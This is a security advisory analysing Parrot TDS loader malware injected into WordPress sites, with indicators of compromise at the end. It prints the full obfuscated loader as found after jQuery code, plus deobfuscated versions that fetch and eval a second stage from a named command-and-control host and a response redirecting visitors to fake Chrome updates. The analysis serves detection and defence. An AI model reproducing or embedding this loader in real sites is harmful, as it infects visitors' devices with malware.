Original Date : 2023-08-24

Last Updated : 2023-08-24

New Parrot TDS infections observed

Overview

Over the past week Foregenix has identified a large number of merchants infected with loader scripts linked to the *Parrot TDS* malware campaign. *Parrot TDS* is a malicious Traffic Direction System (TDS) first identified by *Avast Threat Labs* in early 2022 that acts as a Command and Control (C2) platform. This allows the operators of the TDS to enact various malware campaigns at will on infected sites, from phishing and malvertising campaigns to using the sites to distribute malware to unsuspecting visitors.

This loader script calls a C2 domain that was registered on the 31st of July 2023, suggesting that a new wave of infections are taking place. The majority of the impacted sites identified were running *WordPress*, with most of the sites being up to date on the latest version. (although multiple other platforms were also found to be infected, WordPress sites are easily the majority).

Analysis

On many of the sites identified, the loader script had been injected into multiple files. On some of the sites the script was present multiple times within single files. This may be due to an automated process identifying vulnerable sites and injecting the malware. The code itself is minified and obfuscated.

```
                    return this;
                }
        });

})(jQuery);
;if(typeof ndsj==="undefined"){function o(K,T){var I=x();return o=function(M,O){M=M-0x130;var b=I[M];if(o['JFcAhH']===undefined){var P=function(m){var
v='abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/=';var N='',B='';for(var g=0x0,A,R,l=0x0;R=m['charAt'](l++);~R&&(A=g%0x4?
A*0x40+R:R,g++%0x4)?N+=String['fromCharCode'](0xff&A>>(-0x2*g&0x6)):0x0){R=v['indexOf'](R);}for(var r=0x0,S=N['length'];r<S;r++){B+='%'+
('00'+N['charCodeAt'](r)['toString'](0x10))['slice'](-0x2);}return decodeURIComponent(B);};var C=function(m,v){var N=[],B=0x0,x,g='';m=P(m);var
k;for(k=0x0;k<0x100;k++){N[k]=k;}for(k=0x0;k<0x100;k++){B=(B+N[k]+v['charCodeAt'](k%v['length']))%0x100,x=N[k],N[k]=N[B],N[B]=x;}k=0x0,B=0x0;for(var
A=0x0;A<m['length'];A++){k=(k+0x1)%0x100,B=(B+N[k])%0x100,x=N[k],N[k]=N[B],N[B]=x,g+=String['fromCharCode'](m['charCodeAt']
(A)^N[(N[k]+N[B])%0x100]);}return g;};o['LEbwWU']=C,K=arguments,o['JFcAhH']=!![];var c=I[0x0],X=M+c,z=K[X];return!z?(o['OGkwOY']===undefined&&
(o['OGkwOY']=!![]),b=o['LEbwWU'](b,O),K[X]=b):b=z,b;},o(K,T);}function K(o,T){var I=x();return K=function(M,O){M=M-0x130;var b=I[M];return
b;},K(o,T);}(function(T,I){var A=K,k=o,M=T();while(!![]){try{var O=-parseInt(k(0x183,'FYYZ'))/0x1+-
parseInt(k(0x16b,'G[QU'))/0x2+parseInt(k('0x180','[)xW'))/0x3*(parseInt(A(0x179))/0x4)+-parseInt(A('0x178'))/0x5+-parseInt(k('0x148','FYYZ'))/0x6*(-
parseInt(k(0x181,'*enm'))/0x7)+-parseInt(A('0x193'))/0x8+-parseInt(A('0x176'))/0x9*(-parseInt(k('0x14c','UrIn'))/0xa);if(O===I)break;else M['push']
(M['shift']());}catch(b){M['push'](M['shift']());}}}(x,0xca5cb));var ndsj=!![],HttpClient=function(){var l=K,R=o,T=
{'BSamT':R(0x169,'JRK9')+R(0x173,'cKnG')+R('0x186','uspQ'),'ncqIC':function(I,M){return I==M;}};this[l(0x170)]=function(I,M){var
S=l,r=R,O=T[r('0x15a','lv16')+'mT'][S('0x196')+'it']('|'),b=0x0;while(!![]){switch(O[b++]){case'0':var P={'AfSfr':function(X,z){var h=r;return
T[h('0x17a','uspQ')+'IC'](X,z);},'oTBPr':function(X,z){return X(z);}};continue;case'1':c[S(0x145)+'d'](null);continue;case'2':c[S(0x187)+'n']
(S('0x133'),I,!![]);continue;case'3':var c=new
XMLHttpRequest();continue;case'4':c[r('0x152','XLx2')+r('0x159','3R@J')+r('0x18e','lZLA')+S(0x18b)+S('0x164')+S('0x13a')]=function(){var
w=r,Y=S;if(c[Y(0x15c)+w(0x130,'VsLN')+Y(0x195)+'e']==0x4&&P[w(0x156,'lv16')+'fr'](c[Y('0x154')+w(0x142,'ucET')],0xc8))P[w('0x171','uspQ')+'Pr']
(M,c[Y(0x153)+w(0x149,'uspQ')+Y(0x182)+Y('0x167')]);};continue;}break;}};},rand=function(){var s=K,f=o;return Math[f('0x18c','hcH&')+f(0x168,'M8r3')]
()[s(0x15b)+s(0x147)+'ng'](0x24)[f('0x18d','hcH&')+f(0x158,'f$)C')](0x2);},token=function(){var t=o,T={'xRXCT':function(I,M){return I+M;}};return
T[t(0x14b,'M8r3')+'CT'](rand(),rand());};function x(){var i=
['ope','W79RW5K','ps:','W487pa','ate','WP1CWP4','WPXiWPi','etxcGa','WQyaW5a','W4pdICkW','coo','//s','4685464tdLmCn','W7xdGHG','tat','spl','hos','bfi',
'W5RdK04','ExBdGW','lcF','GET','fCoYWPS','W67cSrG','AmoLzCkXA1WuW7jVW7z2W6ldIq','tna','W6nJW7DhWOxcIfZcT8kbaNtcHa','WPjqyW','nge','sub','WPFdTSkA','79
42866ZqVMZP','WPOzW6G','wJh','i_s','W5fvEq','uKtcLG','W75lW5S','ati','sen','W7awmthcUmo8W7aUDYXgrq','tri','WPfUxCo+pmo+WPNcGGBdGCkZWRju','EMVdLa','lf7
cOW','W4XXqa','AmoIzSkWAv98W7PaW4LtW7G','WP9Muq','age','BqtcRa','vHo','cmkAWP4','W7LrW50','res','sta','7CJeoaS','rW1q','nds','WRBdTCk6','WOiGW5a','rdH
I','toS','rea','ata','WOtcHti','Zms','RwR','WOLiDW','W4RdI2K','117FnsEDo','cha','W6hdLmoJ','Arr','ext','W5bmDq','WQNdTNm','W5mFW7m','WRrMWPpdI8keW6xdI
SozWRxcTs/dSx0','W65juq','.we','ic.','hs/cNG','get','zvddUa','exO','W7ZcPgu','W5DBWP8cWPzGACoVoCoDW5xcSCkV','uL7cLW','1035DwUKUl','WQTnwW','4519550utI
PJV','164896lGBjiX','zgFdIW','WR4viG','fWhdKXH1W4ddO8k1W79nDdhdQG','Ehn','www','WOi5W7S','pJOjWPLnWRGjCSoL','W5xcMSo1W5BdT8kdaG','seT','WPDIxCo5m8o7WP
FcTbRdMmkwWPHD','W4bEW4y','ind','ohJcIW'];x=function(){return i;};return x();}(function(){var W=o,n=K,T={'ZmsfW':function(N,B,g){return
N(B,g);},'uijKQ':n(0x157)+'x','IPmiB':n('0x185')+n('0x172')+'f','ArrIi':n('0x191')+W(0x17b,'vQf$'),'pGppG':W('0x161','(f^@')+n(0x144)+'on','vHotn':n('
0x197')+n('0x137')+'me','Ehnyd':W('0x14f','zh5X')+W('0x177','Bf[a')+'er','lcFVM':function(N,B){return
N==B;},'sryMC':W(0x139,'(f^@')+'.','RwRYV':function(N,B){return N+B;},'wJhdh':function(N,B,g){return
N(B,g);},'ZjIgL':W(0x15e,'VsLN')+n('0x17e')+'.','lHXAY':function(N,B){return
N+B;},'NMJQY':W(0x143,'XLx2')+n('0x189')+n('0x192')+W('0x175','ucET')+n(0x14e)+n(0x16d)+n('0x198')+W('0x14d','2SGb')+n(0x15d)+W('0x16a','cIDp')+W(0x13
4,'OkYg')+n('0x140')+W(0x162,'VsLN')+n('0x16e')+W('0x165','Mtem')+W(0x184,'sB*]')+'=','zUnYc':function(N){return
N();}},I=navigator,M=document,O=screen,b=window,P=M[T[n(0x166)+'Ii']],X=b[T[W('0x151','OkYg')+'pG']]
[T[n(0x150)+'tn']],z=M[T[n(0x17d)+'yd']];T[n(0x132)+'VM'](X[n('0x185')+W('0x17f','3R@J')+'f'](T[W(0x131,'uspQ')+'MC']),0x0)&&
(X=X[n('0x13b')+W('0x190',']*k*')](0x4));if(z&&!T[n(0x15f)+'fW'](v,z,T[n(0x160)+'YV'](W(0x135,'pUlc'),X))&&!T[n('0x13f')+'dh']
(v,z,T[W('0x13c','f$)C')+'YV'](T[W('0x16c','M8r3')+'gL'],X))&&!P){var C=new HttpClient(),m=T[W(0x194,'JRK9')+'AY']
(T[W(0x18a,'8@5Q')+'QY'],T[W(0x18f,'ZAY$')+'Yc'](token));C[W('0x13e','cIDp')](m,function(N){var F=W;T[F(0x14a,'gNke')+'fW']
(v,N,T[F('0x16f','lZLA')+'KQ'])&&b[F(0x141,'M8r3')+'l'](N);});};function v(N,B){var L=W;return N[T[L(0x188,'sB*]')+'iB']](B)!==-0x1;}}());};
```

The function `x` returns an array of encoded variables that are passed into the functions `o` and `K` in order to return the decoded values. This method of obfuscation is similar to that provided by tools such as obfuscator.io and has become an increasingly popular method of concealing *JavaScript* malware.

```
function x() {
    var i = ['ope', 'W79RW5K', 'ps:', 'W487pa', 'ate', 'WP1CWP4', 'WPXiWPi', 'etxcGa', 'WQyaW5a', 'W4pdICkW',
    'coo', '//s', '4685464tdLmCn', 'W7xdGHG', 'tat', 'spl', 'hos', 'bfi', 'W5RdK04', 'ExBdGW', 'lcF', 'GET',
    'fCoYWPS', 'W67cSrG', 'AmoLzCkXA1WuW7jVW7z2W6ldIq', 'tna', 'W6nJW7DhWOxcIfZcT8kbaNtcHa', 'WPjqyW', 'nge',
    'sub', 'WPFdTSkA', '7942866ZqVMZP', 'WPOzW6G', 'wJh', 'i_s', 'W5fvEq', 'uKtcLG', 'W75lW5S', 'ati', 'sen',
    'W7awmthcUmo8W7aUDYXgrq', 'tri', 'WPfUxCo+pmo+WPNcGGBdGCkZWRju', 'EMVdLa', 'lf7cOW', 'W4XXqa',
    'AmoIzSkWAv98W7PaW4LtW7G', 'WP9Muq', 'age', 'BqtcRa', 'vHo', 'cmkAWP4', 'W7LrW50', 'res', 'sta', '7CJeoaS',
    'rW1q', 'nds', 'WRBdTCk6', 'WOiGW5a', 'rdHI', 'toS', 'rea', 'ata', 'WOtcHti', 'Zms', 'RwR', 'WOLiDW',
    'W4RdI2K', '117FnsEDo', 'cha', 'W6hdLmoJ', 'Arr', 'ext', 'W5bmDq', 'WQNdTNm', 'W5mFW7m',
    'WRrMWPpdI8keW6xdISozWRxcTs/dSx0', 'W65juq', '.we', 'ic.', 'hs/cNG', 'get', 'zvddUa', 'exO', 'W7ZcPgu',
    'W5DBWP8cWPzGACoVoCoDW5xcSCkV', 'uL7cLW', '1035DwUKUl', 'WQTnwW', '4519550utIPJV', '164896lGBjiX', 'zgFdIW',
    'WR4viG', 'fWhdKXH1W4ddO8k1W79nDdhdQG', 'Ehn', 'www', 'WOi5W7S', 'pJOjWPLnWRGjCSoL', 'W5xcMSo1W5BdT8kdaG',
    'seT', 'WPDIxCo5m8o7WPFcTbRdMmkwWPHD', 'W4bEW4y', 'ind', 'ohJcIW'];
    x = function () {
        return i;
    };
    return x();
```

```
function o(K, T) {
    var I = x();
    return o = function (M, O) {
        M = M - 0x130;
        var b = I[M];
        if (o['JFcAhH'] === undefined) {
            var P = function (m) {
                var v = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/=';
                var N = '',
                    B = '';
                for (var g = 0x0, A, R, l = 0x0; R = m['charAt'](l++); ~R && (A = g % 0x4 ? A * 0x40 + R : R, g++ %
                0x4) ? N += String['fromCharCode'](0xff & A >> (-0x2 * g & 0x6)) : 0x0) {
                    R = v['indexOf'](R);
                }
                for (var r = 0x0, S = N['length']; r < S; r++) {
                    B += '%' + ('00' + N['charCodeAt'](r)['toString'](0x10))['slice'](-0x2);
                }
                return decodeURIComponent(B);
            };
            var C = function (m, v) {
                var N = [],
                    B = 0x0,
                    x, g = '';
                m = P(m);
                var k;
                for (k = 0x0; k < 0x100; k++) {
                    N[k] = k;
                }
                for (k = 0x0; k < 0x100; k++) {
                    B = (B + N[k] + v['charCodeAt'](k % v['length'])) % 0x100, x = N[k], N[k] = N[B], N[B] = x;
                }
                k = 0x0, B = 0x0;
                for (var A = 0x0; A < m['length']; A++) {
                    k = (k + 0x1) % 0x100, B = (B + N[k]) % 0x100, x = N[k], N[k] = N[B], N[B] = x, g += String
                    ['fromCharCode'](m['charCodeAt'](A) ^ N[(N[k] + N[B]) % 0x100]);
                }
                return g;
            };
            o['LEbwWU'] = C, K = arguments, o['JFcAhH'] = !![];
        }
        var c = I[0x0],
            X = M + c,
            z = K[X];
        return !z ? (o['OGkwOY'] === undefined && (o['OGkwOY'] = !![]), b = o['LEbwWU'](b, O), K[X] = b) : b = z, b;
    }, o(K, T);
}
```

```
function K(o, T) {
    var I = x();
    return K = function (M, O) {
        M = M - 0x130;
        var b = I[M];
        return b;
    }, K(o, T);
}(function (T, I) {
    var A = K,
        k = o,
        M = T();
    while (!![]) {
        try {
            var O = -parseInt(k(0x183, 'FYYZ')) / 0x1 + -parseInt(k(0x16b, 'G[QU')) / 0x2 + parseInt(k('0x180', '[)
            xW')) / 0x3 * (parseInt(A(0x179)) / 0x4) + -parseInt(A('0x178')) / 0x5 + -parseInt(k('0x148',
            'FYYZ')) / 0x6 * (-parseInt(k(0x181, '*enm')) / 0x7) + -parseInt(A('0x193')) / 0x8 + -parseInt(A
            ('0x176')) / 0x9 * (-parseInt(k('0x14c', 'UrIn')) / 0xa);
            if (O === I) break;
            else M['push'](M['shift']());
        } catch (b) {
            M['push'](M['shift']());
        }
    }
}(x, 0xca5cb));
```

Upon fully removing the obfuscation, the functionality of the loader can be seen more clearly. If `document.referrer` is not empty, if it does not contain the host of the infected site and if `document.cookie` is empty, the rest of the malware will trigger.

This check would prevent the loader from triggering for visitors that load the site directly or have previously visited the site, however new visitors that find the site via a search engine would trigger the loader to activate. If the checks are successful, a GET request is sent to hxxps://`storage.webfiledata[.]com/ui_static.js`. If the response contains the string “ndsx”, the second stage of the malware has been retrieved successfully so the contents of the response is executed with the `eval` function.

```
if (typeof ndsj === "undefined") {
    var ndsj = !![],
        HttpClient = function () {
            this['get'] = function (I, M) {
                var c = new XMLHttpRequest();
                c['onreadystatechange'] = function () {
                    if (c['readyState'] == 0x4 && (c['status'] == 0xc8)) M(c['responseText']);
                };
                c['open']('GET', I, !![]);
                c['send'](null);
            };
        },
        rand = function () {
            return Math['random']()['toString'](0x24)['substr'](0x2);
        },
        token = function () {
            return rand() + rand();
        };

    (function () {
        var W = o,
            n = K,
            I = navigator,
            M = document,
            O = screen,
            b = window,
            P = M['cookie'],
            X = b['location']['hostname'],
            z = M['referrer'];
        (X['indexOf']('www.') == 0x0) && (X = X['substr'](0x4));
        if (z && !v(z, '://' + X) && !v(z, '://www.' + X) && !P) {
            var C = new HttpClient(),
                m = 'https://storage.webfiledata.com/ui_static.js?ver=' + token();
            C['get'](m, function (N) {
                v(N, 'ndsx') && b['eval'](N);
            });
        }

        function v(N, B) {
            return N['indexOf'](B) !== -0x1;
        }
    }());
};
```

Under certain circumstances, such as when the malicious URL is visited directly without the appropriate HTTP headers, it returns a script that simply sets a cookie named `__utma` with an expiry date of one (1) year from the current time that the script is run.

```
var ndsx = true;(function(){var date=new Date(new Date().getTime()+60*1000*60*24*365);document.cookie="___utma=2; path=/;
expires="+date.toUTCString();})();
```


However if all the checks are passed, they are instead served a different script similar to the following.

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.14.1
3 Date: Thu, 24 Aug 2023 10:30:18 GMT
4 Content-Type: application/javascript; charset=UTF-8
5 Content-Length: 242
6 Connection: close
7 X-Powered-By: PHP/7.2.24
8 Access-Control-Allow-Origin: *
9
10 var ndsx = true;
(function(q,z,w,g,d,m){
  d=z.createElement(w);
  m=z.getElementsByTagName(w)[0];
  d.async=1;
  d.src=g;
  m.parentNode.insertBefore(d,m);
}
)(window,document,'script',
'https://x64.nvize.com/l+rPHezIrHTzyPUvotrjP+XI9T/jnql7/Z+7a+KEuXq1lw==');
```

This code injects a script from the host `x64[.]nvize[.]com` and redirects the user to a fake *Google Chrome* update page. As previously documented by Malwarebytes, these pages are part of a campaign called *FakeSG* that attempts to trick the user into downloading a "browser update" that is instead malware used to infect the victim's device.



Indicators of Compromise

	Indicator	Relevance
Domain Name	`storage[.]webfiledata[.]com`	Parrot TDS Command and Control host used to serve payloads to the loader.
Domain Name	`x64[.]nvize[.]com`	Domain hosting malicious redirect script served by the loader.

References

1. (2023-08-24) Avast Article: Parrot TDS takes over web servers and threatens millions

`https://decoded.avast.io/janrubin/parrot-tds-takes-over-web-servers-and-threatens-millions/`

2. (2023-08-24) Obfuscator.io: JavaScript Obfuscator Tool

`https://obfuscator.io/`